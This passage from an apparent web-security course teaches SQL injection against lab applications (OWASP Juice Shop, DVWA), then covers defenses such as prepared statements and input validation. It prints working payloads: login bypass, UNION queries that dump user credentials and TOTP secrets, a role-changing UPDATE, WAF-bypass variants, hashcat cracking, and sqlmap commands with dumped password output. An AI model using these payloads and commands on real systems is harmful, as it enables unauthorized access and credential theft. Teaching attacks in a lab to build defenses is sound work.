Scrolling to the bottom of the page will show us that we are running SQLite version 3.31.1.

## Looking for version-specific vulnerabilities

A quick Google search can reveal a lot about that version:

SQLite latest version

We can see that it's a fairly recent version, but not the latest

SQLite vulnerabilities

sqlite vulnerabilities 3.31.1

We can see that there is a Critical and High vulnerabilities including this version

The other links contain further information about vulnerabilities

For the sake of time, we won't explore these, but if you're interested, I'd definitely recommend you explore these further and try to exploit them



## OWASP ZAP active scan results

Let's pause here for the manual inspection, and let's pull up ZAP which should be done with the scan, and if not, I'll fast-forward.

With our scan done, we can pull up alerts and see if we find any SQL injections. In this case, ZAP found that the login page might be vulnerable to SQL injection, so that's where we will pick up in the next lesson!

At this point, I actually decided to run a different scan on the application using the ajax spider instead of the traditional spider because it typically works better with more modern applications, but it does take a significantly longer time to complete. However, when I did that and the scan completed, here's what I had:

In the Alerts tab, we can see multiple potential SQL injections, and they are all at the /rest/user/login endpoint but with different attack payloads that we can examine. For example, the last one is:

```
' OR '1'='1' --
```

Which is good to know, because we haven't tried attacking the login form yet, but OWASP ZAP fuzzing found a successful SQL injection, which we can see from the result above. We'll try this attack in a next video lesson since this completes our information gathering.

## Conclusion

By the way, the reason we don't just rely on automated scans such as the one running with OWASP ZAP, is because it will only find some issues or vulnerabilities and it can point us towards interesting clues, but it won't find everything.

For example, it didn't find the vulnerability in the search API endpoint that we just exploited in this lesson, so that's a great example.

At this point, we have more than enough information to step up our attacks. Let's complete this lesson and move on to the next to continue our attacks!

## SQL Injection Attacks by Hand

[Slides used for this lesson.](#)



In a prior lesson, we performed information gathering which gave us a lot of very helpful information that we can use to perform more fruitful attacks, like logging into accounts we should not have access to, extract usernames and passwords from the database, and more.

## Login form SQL Injection

Let's pick up where we left off. OWASP ZAP scanning and fuzzing had detected a successful injection on the login endpoint, so we can start there.

email: ' or 1=1; --

password: whatever

This time, let's turn on breakpoints, because we want to intercept the request and response through the ZAP desktop client instead of through the HUD.

We step through until we see the response...and...that worked! Let's take a look at the response:

- There's a token, which we'll come back to in a moment
- a bid, which is probably the user ID, in this case 1
- email: [admin@juice-sh.op](mailto:admin@juice-sh.op)

So what our attack was able to do is likely completely ignore the password requirement and instead log us in as the first user in the database, which has an ID of 1 and happens to be the admin.

While I don't want to deviate too much from SQL injections, the token is quite interesting, so let's see if there's anything we can exploit there.

## Cracking the admin's password

I'll copy the entire token, and then google token decoder.

Click on the [jwt.io link](https://jwt.io), and then paste the encoded token.

In the payload, we now see a hashed password...this is a really good sign, because if the password and hash are weak, we'll be able to crack it.

Let's first figure out what kind of hash it is. Pull up hash-identifier in Kali.

Hash-identifier says it is likely an MD5 hash, so let's try to crack it.

Let's pull up hashcat:



hashcat '0192023a7bbd73250516f069df18b500' /usr/share/wordlists/rockyou.txt --force --show  
If you don't have a rockyou.txt file, you just need to extract it (and then re-run the above)

```
cd /usr/share/wordlist/
```

```
gzip -d rockyou.txt.gz
```

We get a response within seconds that the password is admin123

Username: admin@juice-sh.op

Password: admin123

Let's try it out by logging out and logging back in. Perfect, that worked!

That also tells us that other accounts may be vulnerable, but how can we find those other accounts?

## Extracting all user information from the database

Well, we already know that there is a Users table from a prior UNION attack we performed, and I'm assuming that this is where they are storing emails and passwords.

But, I don't really know what the names of the columns for the email and password are. We could either assume that they are email and password, but to validate, there are a few ways we could do it...

You know what, let's try a few different ways.

### Method #1

1st, let's try to cause an error in the login form so that we can see what the SQL query looks like since we were able to do that with the Products table.

Log out, type in a single quote, and let's check the response.

OK, so it's doing a:

```
SELECT * FROM Users WHERE email = "'" AND password = " AND deletedAt IS NULL
```

So now we know there's an email column and a password column, and these are the columns we will want to return values for. We also saw an ID being returned earlier, so we can assume that there is an ID column.





Since we already know that the search is vulnerable, and that the Products table has 9 columns, we can use a UNION attack again in order to return all emails and passwords stored in the database.

So go back to the search, submit any query, make sure breakpoints are on, and we will modify the request with our payload.

Let's try this payload:

```
fgdhfgh')) UNION SELECT id,email,password,null,null,null,null,null,null from Users; --
```

This time, I'm adding random characters before the first single quote, because that way the Products query won't return any of the products since it won't find a match, which will help us clean up the results a bit. We still have 9 columns, starting with 3 that we're fairly certain exist, and we use null for the rest since we're not sure what data type they are.

As a result, we get an output containing all the users from the database.

As a fun exercise, you could try to crack some of these passwords in order to access these different accounts...or get creative with other SQL injection attempts.

## Method #2

But, instead of doing that, let's try a different method that we talked about for achieving this same result.

Remember from a prior lesson that the sqlite\_master table contains not just table names, but also the SQL queries used to create those tables. Since SQL queries used to build schema contain columns and their type, that could be extremely helpful information. Let's try to extract that now.

We can tweak our query that worked last time:

```
dfgdfg')) UNION SELECT sql,sql,sql,sql,sql,sql,sql,sql,sql FROM sqlite_master --
```

It doesn't like NULL in this case, so let's switch it to strings:

```
dfgdfg')) UNION SELECT sql,'2','3','4','5','6','7','8','9' FROM sqlite_master --
```

Result:

```
"CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT "", `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT "", `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT "", `isActive`
```



TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)"

I'm not entirely sure what the deluxeToken is for at this point, but the totpSecret probably stands for time-based one-time password, which might be something we can work with if we wanted to.

And now if we go back and modify our prior attack to this:

```
fgdhfgh')) UNION SELECT id,email,password,role,deluxeToken,totpSecret,null,null,null from Users; --
```

We can see that additional information for users that have them, like the roles, deluxetoken, a totpSecret.

```
fsdfsdf')); UPDATE Users SET role='customer' WHERE email ='bjoern.kimminich@gmail.com'; --
```

And this information may prove useful for other types of attacks against this application, but we won't be exploring them in this course.

## Ordering a hidden product

Alright, let's perform one more attack on the Juice Shop before moving on. We saw in a prior lesson that there is deletedAt column for products, and we saw some products that were still in the database but that weren't supposed to be seen by customers.

Let's try to order one of those products.

Make sure you are logged in to an account, and then go to the home page.

Make sure break points are enabled.

Now click on Add to Basket for any of these items, and then look at ZAP to see what the request looks like. I'll step through, until I see the request for this product to be added to our basket...at which point I will swap out the ID of the product to one of the hidden ones.

From our prior lesson, one of the hidden products was ID 10, so let's change it from ProductId 1 to 10. We could even change the BasketId and quantity to see what would happen, but for now let's leave those as defaults.

Step through, and we see a success message.

ProductId 10 was added with a quantity of 2 in the BasketId of 1.

We see a success message, and now let's check our basket.

We see the Christmas super-surprise edition, and we can go ahead and checkout.



---

And we have successfully solved another challenge.

## Conclusion

In this lesson and the prior lesson, we used SQL Injection to gain access to an administrative account, and we then used it to gain access to data that we weren't supposed to see, which allowed us to purchase a product that was not supposed to be for sale anymore.

We chained a few vulnerabilities together to make that happen, but it all initiated from SQL injections.

There were other interesting tables, like the SecurityQuestions, SecurityAnswers, and other tables that we saw in the database that we could try to extract information from and that might help us with other challenges, or in the real-world, building a list of usernames, emails, passwords, and security answers if we were malicious.

If we were trying to defend this application, then we now know that there is some work to be done because there are a lot of serious vulnerabilities.

Now in the last two lessons, even though we used some automated tools and OWASP ZAP to aid us in these attacks, our efforts were still quite manual.

When available to use, automated tools can help us do our jobs faster and more thoroughly, since it can catch a lot of low hanging fruit, and it can perform far more tests in a matter of seconds than we could by hand.

So, in the next lesson, we explore automated SQL injections and attacks. Go ahead and complete this lesson, and I'll see you in the next!

## Mounting an attack with SQLMap

[Slides used in this lesson.](#)

Up until this point, apart from some automated scanning via OWASP ZAP, we've been performing SQL injections by hand. In this lesson, we will use an automated tool called SQLMap.

### Automated vs. manual attacks

Knowing how to gather information and perform attacks by hand is important for a few reasons, including:



1. You may not always be able to use automated tools such as SQLMap  
If you are pentesting, the organization hiring you may not allow a tool like SQLMap to be used for a number of reasons. For example, a tool like this can do serious harm to a database by causing changes in database schema or other types of damage. That's why we're using this on sample applications...if we break something, no problem. Just destroy the container and start over.

But also, the system you have access to may not have a tool like SQLMap, or there may be security controls in the network or systems preventing you from using it.

2. SQLMap still needs some manual inputs, especially to find an original entry point  
Finding those entry points and next steps will require information gathering and most likely some initial manual attempts.

3. Tools like SQLMap can leave a very heavy footprint behind  
Meaning that traces of the attacks will be left behind in logs. Errors and abnormal traffic can trigger monitoring and alerting, etc... There are settings that can minimize it, but typically automated tools like this will make more noise than a skilled attacker.

Also, frankly, I'm a fan of learning things "the hard way" before becoming too reliant on tools that simplify things for us. In my opinion, there is a time and place for both.

## Start the DVWA container

In any case, let's take a break from the OWASP Juice Shop for a bit and to switch it up. Let's pull up the Damn Vulnerable Web Application:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

## Start a new ZAP session and configure the DVWA

We'll also start a new OWASP ZAP Session so that we have a clean workspace.

We will want to manually explore <http://localhost/> and, this time, I'll disable the HUD just to switch it up. (It's a checkbox below the URL to explore and above Launch Browser)

Login: Admin/admin

Create/Reset Database


Click on "Login" at the bottom of the page and log in with admin/password now.



Let's go change the security level of the application to MEDIUM for now by going to the DVWA Security tab on the left.

Then, go to the Blind SQL Injection tab.

Switch to the History tab in ZAP so we can see requests going through, just like we've been using the HUD for.



The screenshot shows the ZAP History tab with a table of requests. The table has columns for Id, Req. Timestamp, Method, URL, and Code. The requests are filtered by 'Filter: OFF' and 'Export' is available. The status bar at the bottom shows 'Alerts: 0 1 4 3' and 'Primary Proxy: localhost:8080'.


Id	Req. Timestamp	Method	URL	Code
41	7/12/20, 4:48:44 PM	GET	https://cracking-protection.com/mobile/android/except...	
43	7/12/20, 4:48:53 PM	POST	http://localhost/login.php	
44	7/12/20, 4:48:53 PM	GET	http://localhost/setup.php	
45	7/12/20, 4:48:54 PM	GET	http://localhost/dvwa/css/main.css	
46	7/12/20, 4:48:54 PM	GET	http://localhost/dvwa/js/dvwaPage.js	
49	7/12/20, 4:48:54 PM	GET	http://localhost/dvwa/js/add_event_listeners.js	
51	7/12/20, 4:48:59 PM	POST	http://localhost/setup.php	
52	7/12/20, 4:48:59 PM	GET	http://localhost/setup.php	
53	7/12/20, 4:49:04 PM	GET	http://localhost/login.php	
54	7/12/20, 4:49:07 PM	POST	http://localhost/login.php	
55	7/12/20, 4:49:07 PM	GET	http://localhost/index.php	
56	7/12/20, 4:49:13 PM	GET	http://localhost/security.php	
58	7/12/20, 4:49:17 PM	POST	http://localhost/security.php	
59	7/12/20, 4:49:17 PM	GET	http://localhost/security.php	
60	7/12/20, 4:49:23 PM	GET	http://localhost/vulnerabilities/sqli_blind/	

Submit an ID change request in the DVWA, and you should see a response back letting us know it went through.

Pull up the POST request in ZAP by double-clicking it in the History tab, and we should have information that helps us formulate our SQLMap attack, such as seeing what gets sent in the POST request:

- id=10&Submit=Submit
- The endpoint
- The request type of POST
- Cookies that include a PHPSESSID as well as a security=high value





## Getting started with SQLMap

Let's pull up SQLMap now. You can find it by clicking on the Kali icon in the top left, and then searching for it.

While I won't go through each setting and option since they are documented, there are a few we will need to use.

Of course, we'll need to submit a URL with `-u URL` or `--url=URL`.

We'll need `--data=DATA` to input our data string to be sent through POST, such as an ID.

We'll need `--cookie=COOKIE` to input COOKIE data that helps authenticate us with the PHPSESSID

We can use `-p TESTPARAMATER` to specify which parameters to test for, to provide custom injection payloads, or optional tampering scripts.

There are a couple of Detection options we can modify if needed.



And then options that can be used to enumerate the back-end database system, structure, and data.

I don't see it listed here, but the first option we will use is --dbs which enumerates the DBMS databases.

## Executing our first attack

So based on this POST requests, here's what we can try to formulate:

```
sqlmap -u "http://localhost/vulnerabilities/sqli_blind/" --cookie="id=10; PHPSESSID=39qedittgtbc7rfsm69gjvidl0; security=medium" --data="id=1&Submit=Submit" -p id --dbs
```

Enter Y if it says: "it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]"

We see a message saying that the POST parameter ID appears to be 'AND boolean-based blind -WHERE or HAVING clause' injectable, and that the heuristic test shows that the back-end DBMS could be MySQL.

So it then asks you if you want to skip test payloads specific to other DBMSes. Let's say yes to that since it will cut back on unnecessary tests.

For the next message, it's up to you, I'll say yes.

Looks like it found something interesting and it's asking us if we want to try to find proper UNION column types with fuzzy test, let's say YES.

It now tells us that it is not exploitable with NULL values, but it can try with random integer values. Let's say yes.

It tells us that the target URL appears to be UNION injectable with 2 columns. Let's say yes.

Now it tells us that the ID parameter is vulnerable, and asks if we want to continue testing the others (if any), so let's say no to that.

We now have a confirmation that the DBMS is MySQL with version greater than or = to 5.0.12, and it found two databases:

- DVWA
- information\_schema → which we are already familiar with!





```
kali@kali: ~  
File Actions Edit View Help  
Parameter: id (POST)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=1 AND 7511=7511&Submit=Submit  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: id=1 AND (SELECT 4245 FROM (SELECT(SLEEP(5)))WHNT)&Submit=Submit  
---  
[16:55:55] [INFO] the back-end DBMS is MySQL  
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)  
[16:55:55] [INFO] fetching database names  
[16:55:55] [INFO] fetching number of databases  
[16:55:55] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data  
retrieval  
[16:55:55] [INFO] retrieved: 2  
[16:55:55] [INFO] retrieved: dvwa  
[16:55:56] [INFO] retrieved: information_schema  
available databases [2]:  
[*] dvwa  
[*] information_schema  
  
[16:55:58] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/localhost'  
[16:55:58] [WARNING] you haven't updated sqlmap for more than 100 days!!!  
  
[*] ending @ 16:55:58 /2020-07-12/  
kali@kali:~$
```

OK, so we've found a vulnerable input and we've got two database names. Now, let's explore the DVWA database.

## Exploring the DVWA database

We can replay the same command, but instead of running `--dbs`, we will extract table names with `--tables`, but since we really only care about the DVWA database, we can use `-D dvwa` to limit our results.

Instead of having to answer Y/N questions like we just did, we will also use an option `--batch` which instructs SQLMap to answer with default values.

I'll also add one more option which is `--threads 5` to speed things up a bit.

```
sqlmap -u "http://localhost/vulnerabilities/sqli_blind/" --cookie="id=10;  
PHPSESSID=39qedittgtbc7rfsm69gjvidlO; security=medium" --data="id=1&Submit=Submit" -p id -D  
dvwa --tables --batch --threads 5
```

## Extracting user passwords

After this runs, we now see a guestbook and users table in the DVWA database. Let's extract information from the users table! We can do that by replacing the `-D dvwa` with `-T users` and we will use `--dump` to dump the table's contents.





sqlmap -u "http://localhost/vulnerabilities/sqli\_blind/" --cookie="id=10; PHPSESSID=39qedittgtbc7rfsm69gjvidl0; security=medium" --data="id=1&Submit=Submit" -p id -T users --batch --threads 5 --dump

At this point, not only did it extract all of the information from the users table, but the default options also attempted to crack the passwords, and since they were easy and md5 hash, it cracked them in very little time. So now, the output contains both the hash and the actual password in parentheses.

```
kali@kali: ~  
File Actions Edit View Help  
[16:59:03] [INFO] starting 2 processes  
[16:59:12] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'  
[16:59:16] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'  
[16:59:24] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'  
[16:59:42] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'  
Database: dvwa  
Table: users  
[5 entries]  
+-----+-----+-----+-----+-----+-----+-----+-----+  
| user_id | user | avatar | last_name | password | fir  
st name | last_login | failed_login | |  
+-----+-----+-----+-----+-----+-----+-----+-----+  
| 3 | 1337 | /hackable/users/1337.jpg | Me | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Hac  
k  
| 1 | admin | /hackable/users/admin.jpg | admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | adm  
in  
| 2 | gordonb | /hackable/users/gordonb.jpg | Brown | e99a18c428cb38d5f260853678922e03 (abc123) | Gor  
don  
| 4 | pablo | /hackable/users/pablo.jpg | Picasso | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Pab  
lo  
| 5 | smithy | /hackable/users/smithy.jpg | Smith | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Bob  
+-----+-----+-----+-----+-----+-----+-----+-----+  
[17:00:02] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.sqlmap/output/localhost/dump/dvwa/users.csv'  
[17:00:02] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/localhost'  
[17:00:02] [WARNING] you haven't updated sqlmap for more than 100 days!!!  
[*] ending @ 17:00:02 /2020-07-12/  
kali@kali:~$
```

Already, you can start to see the amount of data we can extract in a very short amount of time using SQLMap.

## How SQLMap works under the hood

It's able to do this, because under the hood, SQLMap automatically:

- Identifies vulnerable parameters
- Identifies which SQL injection techniques can be used to exploit the vulnerable parameters, by trying various techniques for different DBMS, unless it knows what DBMS is running already in which case it can drastically reduce the number of techniques to try



- It fingerprints the back-end DBMS to gather as much information as it can, again helping narrow down attacks
- and depending on how vulnerable the application is, and also what options you choose, SQLMap can automatically enumerate data or take over the database server as a whole

It does this by using the same techniques we've already learned about by the way, but if you're curious to learn more about it, definitely check out its GitHub and documentation.

- GitHub: <https://github.com/sqlmapproject/sqlmap>
- Wiki: <https://github.com/sqlmapproject/sqlmap/wiki/Introduction>

That concludes it for our attacks using SQLMap, you may now complete this lesson and move on!

# Defenses Against SQL Injections

## Defenses - Network Layer

[Slides used in this lesson.](#)

We've now shown what SQL injections are by performing and discussing different types of attacks, and we've also seen how powerful successful attacks can be, even without ever looking at a single line of code.

But the question remains: what can we do to defend against these types of attacks in order to protect our applications and its databases?

### How can we defend against SQL Injections?

In the next few lessons, we'll take a look at three layers of defense:




- The network layer, ie: firewalls
- The application layer
- The database layer

Because while the implementation can vary a bit depending on what languages, DBMS, and environments we are running, there are a set of key concepts that remain constant and that we should be familiar with.

Let's start with the network layer

## Network Layer

Before a request ever gets to your application and database, it can be analyzed by a Web Application Firewall (WAF).



We talked about WAFs in our Introduction to Application Security course, because they can help block requests that look malicious or abnormal.

There are many WAFs out there, for example AWS/Azure/GCP all have their own version of a WAF, and there are third parties that also offer their own, and they all vary in terms of complexity and in terms of how advanced they are.

A lot of them let you customize rules and they come with their own set of rules that can block a lot of common SQL injections so that the requests never even reach a single line of your code in the APIs.

You can create custom rules to block malicious attacks

And of course, that's what we want to happen because ideally we want to block SQL injection attempts as far away from the database as possible.

But Firewalls are not a silver bullet. They can only do so much.

In fact, the then Oracle VP of Database Security was quoted as saying:



*“Database Firewall is a good first layer of defense for databases but it won’t protect you from everything” - Vipin Samar, Oracle VP of Database Security*

## Bypassing WAFs with our attacks

In fact, there are ways of bypassing WAFs.

For example, some WAFs may not catch comments:

```
/?id=1+un/**/ion+sel/**/ect+1,2,3--
```

The request becomes:

```
SELECT * from table WHERE id=1 UNION SELECT 1,2,3--
```

Some WAFs only look for lowercase or uppercase SQL keywords, so we can switch it up:

```
/?id=1+UnIoN/**/SeLeCt/**/1,2,3--
```

Or replacing = and not = with inequality signs like:

```
!=, <>, <, >
```

...and more examples [at this URL](#).

## Conclusion

So when we build our application, we have to pretend like there won’t be a firewall in place, and code our APIs as if attacks will slip through.

That concludes it for this lesson, you may now move on to the next.

## Defenses - Application Layer

[Slides used in this lesson.](#)

Now that we’ve looked at the network layer, let’s take a look at security controls and defenses we can implement at the application layer.

## Application layer defenses

The good news is that preventing SQL injections is actually quite simple.



Since SQL injections happen when user-supplied input is injected in dynamic database queries, preventing them comes down to two rules:

1. Stop writing dynamic queries, and/or
2. Prevent user-supplied input containing malicious SQL from affecting the logic of the executed query

The bad news is that SQL injections are still very common, which means that far too many applications are not implementing those two basic rules. Don't be one of those applications!

The OWASP organization has created numerous resources that can help us defend our applications, so let's go through them so that you can reference them as needed.

[SQL Injection Prevention Cheat Sheet.](#)

## Primary defenses

Our Primary Defenses consist of 4 options:

1. Use prepared statements (with parameterized queries)
2. Use stored procedures
3. Whitelist input validation
4. Escape all user-supplied input

They also mention additional defenses of:

- Enforcing least privileges (which we'll talk about in the Database Layer)
- Performing whitelist input validation

## Use prepared statements (with parameterized queries)

Prepared statements are beneficial because:

1. This coding style helps distinguish between code and data
2. Prepared statements define the intent of the query, preventing injected SQL commands from changing that intent

So if we have this SQL code:

```
SELECT * FROM Users WHERE email = " AND password=";
```

And an attack tries to inject

```
' or 1=1; --
```

It would turn that injection into a harmless string:



SELECT \* FROM Users WHERE email = '\' or 1=1; --' AND password = 'dfgnjkdgfdjn';

Here's an example of a prepared statement in Java code:

```
// This should REALLY be validated tooString custname =  
request.getParameter("customerName");
```

```
// Perform input validation to detect attacks
```

```
String query = "SELECT account_balance FROM user_data WHERE user_name = ? ";
```

```
PreparedStatement pstmt = connection.prepareStatement( query );  
pstmt.setString( 1, custname);
```

```
ResultSet results = pstmt.executeQuery( );
```

There are [more examples on this page](#), and we'll take a look at other examples shortly.

Another benefit of this approach is that the SQL code stays within the application, so if you end up swapping out databases in the future, it can help with migrations.

[More on query parameterization here.](#)

## Use stored procedures

Stored procedures are pre-prepared SQL queries that are saved in the database. So if you need to pull a data feed from the database to display a newsfeed, and you expect that action to happen fairly frequently, you could create a stored procedure and have the application call that procedure when it is needed.

You can build SQL statements with parameters that are automatically parameterized, so the difference between this and prepared statements is that these are stored in the database itself, and just called from the application, instead of being constructed & called from the application.

While you should aim not to use dynamic input in stored procedures, if you have to, make sure that you properly validate and escape the input.

One of the issues introduced by stored procedures is that they require execute rights to run. This could mean that if there's a compromise, the attacker could have full rights to the database instead of just having read access.

Example of stored procedure:

```
DELIMITER //
```



```
CREATE PROCEDURE GetAllProducts()
BEGIN
    SELECT * FROM products;
END //
DELIMITER ;
```

## Whitelist input validation

Another option that we have is whitelist input validation. Whitelists define what inputs are authorized.

While this is not always possible, in cases where we know what a user-inputted value should look like, we can set up whitelists of accepted inputs. The example used by OWASP is for tableNames:

```
String tableName;
switch(PARAM):
    case "Value1": tableName = "fooTable";
        break;
    case "Value2": tableName = "barTable";
        break;
    ...
default: throw new InputValidationException("unexpected value provided"
+ " for table name");
```

If we are expecting an input from the user that selects the database table name, we could use a switch statement that checks the input for all potentially valid options. If it doesn't match those valid options, then it throws an exception and rejects the input.

Whitelists are preferred to blacklists, because blacklists can not only be circumvented, but they can also block legitimate values.

Whitelists are also described as a secondary line of defense, since they can be used as an alternative to binding variables when we can't implement that for whatever reason, but they can also be used to detect unauthorized input even before being passed to an SQL query that uses binded variables.

## Escape all user-supplied input

Escaping user-supplied input is regarded as a last resort and when none of the prior options are possible to implement, because it cannot guarantee to prevent all SQL injections in all situations. A use case of this would be for legacy applications where implementing input validation wouldn't be cost-effective.



Escaping is implemented a bit differently depending on your database engine, and there are libraries out there built to help with this.

For these reasons, I won't spend more time on this method of security, but feel free to reference this material if you'd like to learn more.

## Input Validation

Regardless of the methods we use to secure our database queries, we should always aim to implement proper input validation. Input validation by itself should not be considered as a full-proof security control, but it can help.

For example, if you are expecting a user's email address, input validation would verify whether the input looks like an email or not. If it doesn't then it would reject the input before it even makes it to the database.

For example, in the case of the OWASP Juice Shop, my ' or 1=1; -- SQL injection would have been prevented with input validation, since that clearly does not look like an email.

A word of warning here is that front-end validation can be bypassed as we saw, so we would also want back-end validation.

[More on input validation here.](#)

## Manual Review

Everything we've talked about so far is great, but it won't make a difference if we don't implement it properly. So as we develop our applications, it's important that we review database calls and the handling of user inputs before we put the code out in production.

We covered this concept in our Introduction to Application Security course, but Pentesting should be used as one of the last resorts. Ideally, we would catch these security issues when reviewing code either written by ourselves or by our peers.

So, developing an eye for issues in code is important. Let's pull up some code examples from the OWASP Juice Shop and DVWA so we can take a look at what not to do, and then how to fix it based on what we've learned.

Remember: "Any time you see inputs being grabbed directly from the user and executed without anything else cleaning those inputs in between, you should have a massive red flag pop up in your head."





Looking at the DVWA “Medium” level that we were able to inject in a prior lesson, this is what the code looks like:

[DVWA GitHub link.](#)

```
if( isset( $_POST[ 'Submit' ] ) ){
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' .
mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        $html .= "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}
```

In this case, we grab the ID from the input submitted (line 5).

We then use `mysqli_real_escape_string` which takes the current character set of the connection in this `GLOBALS` variable, and then escapes the `$id`.

Then, the query is prepared (line 9) with the `$id` directly added to it, and the query is executed (line 10).

So as we mentioned before, and as is showcased here, escaping inputs by itself is not sufficient.

